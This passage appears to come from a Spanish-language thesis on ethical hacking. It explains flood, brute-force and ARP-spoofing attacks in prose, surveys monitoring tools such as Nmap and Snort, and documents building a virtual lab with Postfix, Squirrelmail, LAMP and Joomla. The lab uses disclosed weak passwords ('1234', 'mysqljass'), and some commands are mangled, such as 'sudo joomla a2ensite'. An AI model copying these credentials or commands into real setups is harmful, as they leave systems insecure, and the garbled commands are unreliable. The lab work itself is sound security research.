Consisten en bombardear un sistema con un flujo continuo de tráfico que intenta consumir todos los recursos y el Ancho de Banda de la red del sistema atacado. Los tipos de ataques de inundación más comunes son TCP SYN, Smurf IP, UDP Flood e ICMP Flood.

2.5.3 Ataque de fuerza bruta

Es una técnica que proviene originalmente de la criptografía, en especial del criptoanálisis (el arte de romper códigos cifrados o descifrar textos). Es una manera de resolver problemas mediante un algoritmo simple de programación, que se encarga de generar y de ir probando las diferentes posibilidades hasta dar con el resultado esperado o de mejor conveniencia (Tori, 2008, p. 108).

Las técnicas de fuerza bruta son:

- Uso de diccionarios
- Paralelización en Clusters
- Clusters con botnets
- Paralelización con GPUs.

2.5.4 Ataque de hombre en el medio

Consisten en realizar una técnica de ataque pasivo, denominada: ARP Spoofing, y se lleva a cabo en redes LAN y WLAN. Al estar conectados en la misma red, este ataque permite capturar todo el tráfico dirigido de uno o varios hosts de la red a la puerta de enlace configurada (Gateway) y viceversa, para engañar o envenenar la caché de la tabla ARP de la víctima.

De modo, que la dirección MAC Address (Media Access Control Address) de la puerta de enlace de la víctima no sea la verdadera, si no que sea la dirección MAC del atacante. Así cuando la víctima realice consultas hacia Internet que serán requests para su gateway antes pasaran por el host del atacante, este lo dejará pasar al router y devolverá la respuesta al atacante de nuevo y este a la víctima. De esta manera que la víctima no se dará cuenta de lo que está sucediendo (Lois, 2012, p. 1).

2.6 Administración de redes

Es un conjunto de técnicas que permite mantener una red operativa, eficiente, segura, constantemente monitoreada y con una planeación adecuada y propiamente documentada.

Los principales objetivos de la Administración de redes son:

- Mejorar la continuidad en las operaciones de la red con mecanismos adecuados de control y monitoreo para la resolución de problemas y de suministro de recursos.
- Hacer uso eficiente de la red y utilizar de mejor manera los recursos, entre ellos el ancho de banda, impresoras, etc.
- Reducir costos por medio del control de gastos y de mejores mecanismos de cobro.

- Hacer la red más segura, protegiéndola contra el acceso no autorizado, haciendo imposible que personas ajenas puedan entender la información que circula en ella.
- Controlar cambios y actualizaciones en la red de modo que ocasionen las menos interrupciones posibles, en el servicio a los usuarios (Victoria, 2007, p. 4).

2.6.1 Herramientas de administración y monitoreo de redes

Las herramientas de seguridad y monitoreo de redes se dividen en gestión de usuarios, gestión del hardware, gestión del software y monitorización de la actividad de red y seguridad.

2.6.1.1 Monitoreo de la actividad de red y seguridad

El monitoreo de la red es indispensable para poder detectar todo tipo de errores y eventos que puedan influir en la performance de la misma, para esto se tienen muchas herramientas que pueden analizar los diferentes niveles de las capas de red.

2.6.1.4.1 Aplicaciones para el monitoreo de red y seguridad

- **Wireshark**

Antes conocido como Ethereal, permite analizar los protocolos utilizados en la red para solucionar problemas de comunicación. Es una herramienta multiplataforma y gratuita.

Características de Wireshark

- Disponible para Linux y Windows
- Captura de paquetes en vivo desde una interfaz de red
- Muestra los paquetes con información detallada de los mismos
- Abre y guarda paquetes capturados
- Importar y exportar paquetes en diferentes formatos
- Filtrado de información de paquetes

- Resaltado de paquetes dependiendo el filtro
- Crear estadísticas
- **NTOP (Network TOP)**

Realiza un monitoreo en tiempo real de los usuarios y aplicaciones que están consumiendo recursos de red. Posee una administración web multiplataforma.

Características de Ntop

- Dispone de gran variedad de informes: informes globales de carga de red, de tráfico entre elementos, de sesiones activas de cada elemento, etc.
- Detecta posibles paquetes perniciosos.
- Permite exportar los datos a una base de datos relacional MySQL para su análisis.
- Es capaz de analizar datos proporcionados por dispositivos de red que soporten NetFlowsFlow.
- Muestra gráficas del uso de la red, en sus diferentes dispositivos, con sus diferentes protocolos y sus niveles de detalle.
- **NMAP**

Es posible generar un rastreo de puertos, identificar equipos en la red, determinar servicios, características de hardware y sistemas operativos.

Características de NMAP

- Descubrimiento de servidores: Identifica computadoras en una red, por ejemplo listando aquellas que responden a los comandos ping.
- Identifica puertos abiertos en una computadora objetivo.
- Determina qué servicios está ejecutando la misma.
- Determinar qué sistema operativo y versión utiliza dicha computadora.

- Obtiene algunas características del hardware de red de la máquina objeto de la prueba.
- **Nagios**

Monitorea los servicios de red (POP3, HTTP, SNMP, SMTP, etc.), además es posible programar notificaciones a los administradores en caso de problemas o alertas suscitadas.

- Monitorización de servicios de red (SMTP, POP3, HTTP, SNMP, etc.).
- La monitorización de los recursos de sistemas hardware (carga del procesador, uso de los discos, memoria, estado de los puertos), independencia de sistemas operativos.
- Programar plugins específicos para nuevos sistemas.
- Gran versatilidad para consultar prácticamente cualquier parámetro de interés de un sistema, y genera alertas, que pueden ser recibidas por los responsables por correo electrónico y mensajes SMS.
- **Snort**

Es un sniffer de paquetes y permite detectar intrusos en la red y almacenar los eventos en una Base de datos de MySQL.

- El decodificador de paquete de red, y prepara el paquete para ser preprocesado o enviado al motor de detección.
- Los preprocesadores son componentes o plugins que pueden ser usados con Snort para arreglar, rearmar o modificar datos.
- El motor de detección es la responsable de detectar si alguna actividad de intrusión existe en un paquete.
- Dependiendo qué detecte el motor dentro de un paquete, se encarga de generar una alerta.
- Los plugins de salida toman la salida del sistema de alerta y permiten almacenarlas en distintos formatos o reaccionar antes el mismo. Por ejemplo: enviar emails, trampas SNMP, syslog, insertar en una base de datos, etc.

- **Look@Lan**

Es un producto gratuito, que ha sido desarrollado y probado para ejecutarse en cualquier sistema operativo de Microsoft Windows, permite descubrir toda la red en pocos segundos y generar informes en tiempo real.

- Es posible genera informes, gráficas y estadísticas con los datos obtenidos, y puede notificar si se produce cualquier cambio en la red.
- La interfaz principal de la aplicación muestra toda la información recopilada como resultado del análisis: dirección IP, estado, grupo de red, sistema operativo, nombre de host, usuario y más. También te da acceso a las gráficas y a los informes que puedes exportar a texto o HTM.
- Completo y fácil de usar, aun cuando no cuenta con sistema de ayuda.

- **PRTG Network Monitor**

Funciona en una máquina de Windows dentro de su red, colectando varias estadísticas de las maquinas, software, y equipos los cuales usted designa. (También puede autodetectarlos, ayudándole así a mapear su red).

Los principales beneficios de PRTG Network Monitor son:

- Se evitan las pérdidas causadas por fallos en la red sin detectar.
- Reducción de costes ya que podemos comprar el ancho de banda y hardware según las necesidades reales.
- Un rendimiento mejor ya que el monitoreo de red nos ayuda a evitar la saturación de la red.

- **Webmin**

Es una herramienta de configuración de sistemas accesible vía web para OpenSolaris, GNU/Linux y otros sistemas Unix. Con él se pueden configurar aspecto interno de varios sistemas operativos, como usuarios, cuotas de espacio, servicios, archivos de configuración, apagado del equipo, etc.

- Utiliza cualquier navegador que soporte tablas y formularios (y Java para el módulo de gestión de archivos).
- Puede configurar cuentas de usuarios,
- Administración de servicios como Apache, DNS, Squid, compartición de archivos, entre otros.

CAPÍTULO III

DISEÑO Y CONSTRUCCIÓN DE LA PLATAFORMA DE PRUEBAS

3.1 Descripción del equipo anfitrión


Para la realización de la presente investigación, se creó una plataforma de experimentación para llevar a cabo los ataques mediante Hacking Ético sobre la red IP. En la Figura 1 se detalla el diagrama de red.

El ordenador anfitrión utilizado para la creación de la plataforma, cuenta con las siguientes características:

- Marca: Acer Gateway NE56R28U
- Procesador: Intel Core i5-3210M, 2.50Ghz.
- Memoria RAM: 8 GB DDR3.
- Disco Duro: 500 GB.
- Adaptador de red inalámbrica: Qualcomm Atheros Wireless.
- Sistema Operativo: Windows 8.

La herramienta utilizada para la virtualización es VMware Player 5.0, aplicación de licenciamiento libre que permite la instalación de máquinas virtuales con Sistemas Operativos multiplataforma principalmente Windows, Linux, Mac Os, de 32 y 64 bits.

Figura 1: Topología de red



Elaborado por: Javier Salinas

3.2 Descripción de equipos virtualizados

Se instaló en el equipo anfitrión el software seleccionado para la implementación de los ordenadores virtualizados, en este caso se utilizó VMware Player v. 5.0.1, y las instalaciones de equipos virtuales se basaron en una instalación típica tanto en Linux y Windows.

A continuación, se procedió a la instalación de los equipos sujetos a la presente investigación, los cuales contaron con características y parámetros de configuración usuales en una PYME; estos fueron nombrados de la siguiente manera: **Router Centos**, **Ubuntu Server**, **Win-XP**, **Ubuntu-Desktop**, cada uno con sus características, en la Tabla 1 se describen los detalles.

Tabla 1: Descripción de las características de las máquinas virtuales

MÁQUINA VIRTUAL	SISTEMA OPERATIVO	HARDWARE	SOFTWARE
ROUTER CENTOS	Centos v. 6.3 (x86)	Procesador Intel Core i5, memoria RAM de 1 Gb, Disco duro de 20Gb, 2 Tarjetas de red.	Paquete Quagga (Router)
UBUNTU SERVER	Ubuntu v. 10.04 Lucyd Lynx (x86)	Procesador Intel Core i5, memoria RAM de 1 Gb, Disco duro de 20Gb, Tarjeta de red Gigabit Ethernet.	Servidor de correo Postfix, Squirrelmail, Servidor Web Apache, Servidor de BDD MySQL, Joomla.
WIN-XP	Windows XP Professional SP3 (x86)	Procesador Intel Core i5, memoria RAM de 1 Gb, Disco duro de 20Gb, Tarjeta de red Gigabit Ethernet.	Navegador Web Firefox.
UBUNTU-DESKTOP	Ubuntu .v. 11.10 Oneiric Ocelot (x86)	Procesador Intel Core i5, memoria RAM de 1 Gb, Disco duro de 20Gb, Tarjeta de red Gigabit Ethernet.	Navegador Web Firefox.

Elaborado por: Javier Salinas

Cabe recalcar que el equipo primordial de esta investigación es *UBUNTU SERVER*, debido a que cuenta con los servicios necesarios para el desempeño de las distintas tareas que pueden generar los usuarios de la red.

3.3 Creación del escenario

Para la creación de la red, se diseñó la topología y distribución de las máquinas que serán parte de la plataforma de pruebas y que fueron detallados anteriormente en la Figura 1.

La red fue constituida por los siguientes equipos:

- Equipo Router, tiene la función del enrutamiento entre los clientes de la subred 192.168.0.0/24 y el servidor de la subred 192.168.1.0/24.
- Equipo Servidor, contiene los servicios de correo, web y base de datos para el funcionamiento de la plataforma de pruebas.
- Equipos Clientes, los encargados de realizar peticiones de servicios (Correo, Web, BDD) y tráfico de red hacia el servidor.

Para la identificación a nivel de red de los equipos virtualizados se estableció los siguientes parámetros de direccionamiento IP, los cuales se muestran en la Tabla 2.

Tabla 2: Direccionamiento IP de los equipos virtualizados.

Máquina Virtual	Dirección IP	Máscara de Subred	Puerta de Enlace
Router Centos	eth0 192.168.0.254 eth1 192.168.1.1	255.255.255.0	
Ubuntu Server	192.168.1.200	255.255.255.0	192.168.1.1
Win-XP	192.168.0.162	255.255.255.0	192.168.0.254
Ubuntu-Desktop	192.168.0.163	255.255.255.0	192.168.0.254

Elaborado por: Javier Salinas

3.4 Implementación del servidor


3.4.1 Instalación y configuración de servidor de correo en Postfix

Para iniciar la instalación de Postfix, se ingresó el siguiente comando en un terminal.

sudo apt-get install postfix

Durante la instalación, se muestra una ventana en la que se dio clic en **aceptar**, posteriormente aparece una segunda ventana en donde se seleccionó **sitio de internet** y para finalizar se debe ingresar el nombre del dominio que identificará el sistema de correo, como se muestra en la Figura 2.

Figura 2: Dominio del Sistema de Correo



Fuente: www.postfix.org

Elaborado por: Javier Salinas

Es de suma importancia modificar el archivo de configuración de Postfix para identificar el dominio de correo y la creación de directorios de usuarios; el comando se ingresó de la siguiente manera.

sudo nano /etc/postfix/main.cf

Dentro del archivo, se buscó la línea *mydestination* y fueron modificados los siguientes parámetros:

mydestination=jass.com.ec, localhost

Adicionalmente se añadió las siguientes líneas, al final del archivo.

```
inet_protocols=ipv4  
home_mailbox=Maildir/
```

Para la instalación de *courier-pop* se ingresó el siguiente comando:

```
sudo apt-get install courier-pop
```

Seguidamente apareció una pantalla en donde se dio clic en **NO** para no crear directorios para la administración basado en web.

Para la instalación de *courier-imap* se ingresó el siguiente comando:

```
sudo apt-get install courier-imap
```

En la instalación de *mailutils* se ingresó el siguiente comando:

```
sudo apt-get install mailutils
```

Para la creación de usuarios de correo electrónico, se ingresaron las siguientes configuraciones, como muestra la Figura 3:

Figura 3: Creación de usuario en Postfix



```
ubuntu@ubuntu-server: ~  
Archivo Editar Ver Terminal Ayuda  
ubuntu@ubuntu-server:~$ sudo adduser jsalinas  
[sudo] password for ubuntu:  
Añadiendo el usuario 'jsalinas' ...  
Añadiendo el nuevo grupo 'jsalinas' (1001) ...  
Añadiendo el nuevo usuario 'jsalinas' (1001) con grupo 'jsalinas' ...  
Creando el directorio personal '/home/jsalinas' ...  
Copiando los ficheros desde '/etc/skel' ...  
Introduzca la nueva contraseña de UNIX:  
Vuelva a escribir la nueva contraseña de UNIX:  
passwd: contraseña actualizada correctamente  
Cambiando la información de usuario para jsalinas  
Introduzca el nuevo valor, o presione INTRÓ para el predeterminado  
Nombre completo []: Javier Salinas  
Número de habitación []:  
Teléfono del trabajo []:  
Teléfono de casa []:  
Otro []:  
¿Es correcta la información? [S/n] S  
ubuntu@ubuntu-server:~$
```

Elaborado por: Javier Salinas


Para la creación del usuario *asanchez* se ingresaron comandos similares a los anteriormente descritos.

Fue necesario reiniciar los servicios de Postfix para aplicar los cambios generados, el comando que se ingresó fue:

```
sudo service postfix restart
```

Posteriormente, fue necesario realizar una prueba de envío de correo entre los usuarios creados para activarlos y verificar su correcto funcionamiento. Tal como se muestra en la Figura 4.

Figura 4: Prueba de envío de correo




```
ubuntu@ubuntu-server: ~
Archivo Editar Ver Terminal Ayuda
ubuntu@ubuntu-server:~$ sendmail usercorreo
Prueba de envío de correo Javier Salinas.
.
ubuntu@ubuntu-server:~$
```

Elaborado por: Javier Salinas

Adicional, fue necesario editar el archivo *hosts*, añadiendo el dominio *jass.com.ec*, como se muestra en la Figura 5.

Figura 5: Modificación del archivo hosts



```
ubuntu@ubuntu-server: ~
Archivo Editar Ver Terminal Ayuda
GNU nano 2.2.2 Archivo: /etc/hosts Modificado
127.0.0.1 localhost jass.com.ec
127.0.1.1 ubuntu-server

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

[ 10 líneas leídas ]
^G Ver ayuda ^O Guardar ^R Leer Fich ^Y RePág. ^K Cortar Tex ^C Pos actual
^X Salir ^J Justificar ^W Buscar ^V Pág. Sig. ^U PegarTxt ^T Ortografía
```

Elaborado por: Javier Salinas

3.4.2 Instalación y configuración de Squirrelmail

Para la instalación de Squirrelmail se ingresó el siguiente comando:

sudo apt-get install squirrelmail

Al finalizar la instalación, es necesario configurar la aplicación utilizando el comando:

sudo squirrelmail-configure

La configuración del archivo squirrelmail-configure se basó en los siguientes parámetros:

- Se seleccionó la opción **D: Set pre-defined settings for specific imap servers**
- Seguidamente se ingresó **courier** y pulsó Enter.
- Pulsar una tecla para continuar.
- Se seleccionó la opción **2** y pulsó Enter.
- Se seleccionó la opción **1** y pulsó Enter.
- A continuación se identificó el nombre del dominio **jass.com.ec** y pulsó Enter.
- Para finalizar se ingresó la tecla **Q** y guardaría los cambios.

Posteriormente se creó un enlace entre el servidor Web Apache y Squirrelmail, con los siguientes comandos:

```
cd /var/www  
sudo ln -s /usr/share/squirrelmail/ webmail
```

Es necesario reiniciar los servicios Apache y Postfix para aplicar las configuraciones, ingresando los comandos:

```
sudo service apache2 restart  
sudo service postfix restart
```

Para ingresar a la interfaz Web de Squirrelmail se abrió un navegador de internet accediendo a **http://192.168.1.200/webmail** para comprobar el acceso de los usuarios creados, como muestra la Figura 6.


Figura 6: Acceso Webmail a través de Squirrelmail



Elaborado por: Javier Salinas

Finalmente se pudo verificar el correo de prueba que fue enviado desde el administrador hacia el cliente *jsalinas*. Tal como se observa en la Figura 7.

Figura 7: Visualización correo de prueba



Elaborado por: Javier Salinas

3.4.3 Instalación y configuración de servidor web

Para iniciar la instalación del Servidor Web, realizamos la instalación del servicio LAMP; se ingresó el siguiente comando en un terminal. Cabe mencionar que durante la instalación del Servicio de Squirrelmail se instaló el Servicio Apache, y el cual se describe más adelante.

```
sudo apt-get install lamp-server^
```

A continuación se instaló PhpMyAdmin, ingresando dentro del terminal el siguiente comando:

```
sudo apt-get install libapache2-mod-auth-mysql phpmyadmin
```

Finalmente se reinició los servicios de Apache con el comando:

```
sudo /etc/init.d/apache2 restart
```

3.4.4 Instalación y configuración de servidor web y base de datos

3.4.4.1 Instalación Apache2


Inicialmente fue necesario instalar el Servidor Web a través de Apache, el comando aplicado para su instalación fue el siguiente:

```
sudo apt-get install apache2
```

Finalizada la instalación fue necesario comprobar su correcto funcionamiento, mediante el acceso a través de un navegador web y digitando la dirección IP del servidor dentro de la URL.

Si el proceso de instalación fue correcto, la pantalla de inicio muestra el mensaje **It Works!**, en la Figura 8 se detalla lo mencionado.

Figura 8: Verificación funcionamiento del Servicio Apache



Elaborado por: Javier Salinas

3.4.4.2 Instalación MySQL


Posteriormente se procedió a la instalación de la Base de Datos en MySQL, se ingresó el siguiente comando:

```
sudo apt-get install mysql-server
```

Durante la instalación se registró una contraseña de acceso como administrador o root a MySQL, en este caso se asignó **mysqljass**.

Para comprobar el funcionamiento de MySQL se ingresó el comando *mysql -u root -p* que se muestra en la Figura 9.

Figura 9: Verificación funcionamiento MySQL



```
root@ubuntu-server: /home/ubuntu
Archivo Editar Ver Terminal Ayuda
root@ubuntu-server:/home/ubuntu# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.1.67-0ubuntu0.10.04.1 (Ubuntu)

Copyright (c) 2000, 2012, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Elaborado por: Javier Salinas

3.4.4.3 Instalación y configuración de Phpmyadmin

Para el manejo de MySQL a través de una interfaz Web, fue necesaria la instalación de PhpMyAdmin, mediante el comando:

sudo apt-get install phpmyadmin

Para seleccionar el servidor web con el cual PhpMyAdmin se acopló para la configuración, se escogió **Apache2**.

A continuación se definió como se efectuaría la administración y configuración de la Base de datos dentro de PhpMyAdmin, se escogió **SI**, y se aplicó la contraseña definida para MySQL.

Finalizada la instalación fue necesario comprobar su correcto funcionamiento, accediendo a través de un navegador web y digitando **192.168.1.200/phpmyadmin**, como muestra la Figura 10.

Figura 10: Verificación funcionamiento del Servicio PhpMyAdmin



Elaborado por: Javier Salinas

3.4.4.4 Instalación y configuración de Joomla

Previo a la instalación de *Joomla* fue necesario integrarlo dentro de la configuración de Apache2, el cual permitió identificar y crear el sitio permitido que brindó acceso a la plataforma de *Joomla*. Los comandos aplicados fueron los siguientes:


```
cd / etc/apache2 /  
sudo cp sites-available/default sites-available/joomla
```

A continuación se habilitó el acceso web de *Joomla* con los siguientes comandos:

```
sudo joomla a2ensite  
sudo / etc/init.d/apache2 restart
```

Para la creación de la Base de datos y del usuario de *Joomla*, se ingresaron los comandos que se muestra en la Figura 11.

Figura 11: Comandos para creación de BDD de Joomla

A terminal window titled 'ubuntu@ubuntu-server: /etc/apache2' showing the execution of MySQL commands. The user enters 'mysql -u root -p', provides a password, and enters the MySQL monitor. The monitor displays the MySQL version (5.1.67-0ubuntu0.10.04.1) and copyright information. The user then executes three commands: 'create database joomla;', 'CREATE USER 'joomla'@'localhost' IDENTIFIED BY '1234';', and 'GRANT ALL PRIVILEGES ON joomla.* TO 'joomla' IDENTIFIED BY '1234';'. Each command is followed by a confirmation message. Finally, the user enters 'exit' and the terminal returns to the shell prompt.

```
ubuntu@ubuntu-server: /etc/apache2
Archivo Editar Ver Terminal Ayuda
ubuntu@ubuntu-server:/etc/apache2$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.1.67-0ubuntu0.10.04.1 (Ubuntu)

Copyright (c) 2000, 2012, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> create database joomla;
Query OK, 1 row affected (0.00 sec)

mysql> CREATE USER 'joomla'@'localhost' IDENTIFIED BY '1234';
Query OK, 0 rows affected (0.23 sec)

mysql> GRANT ALL PRIVILEGES ON joomla.* TO 'joomla' IDENTIFIED BY '1234';
Query OK, 0 rows affected (0.05 sec)

mysql> exit
Bye
ubuntu@ubuntu-server:/etc/apache2$
```

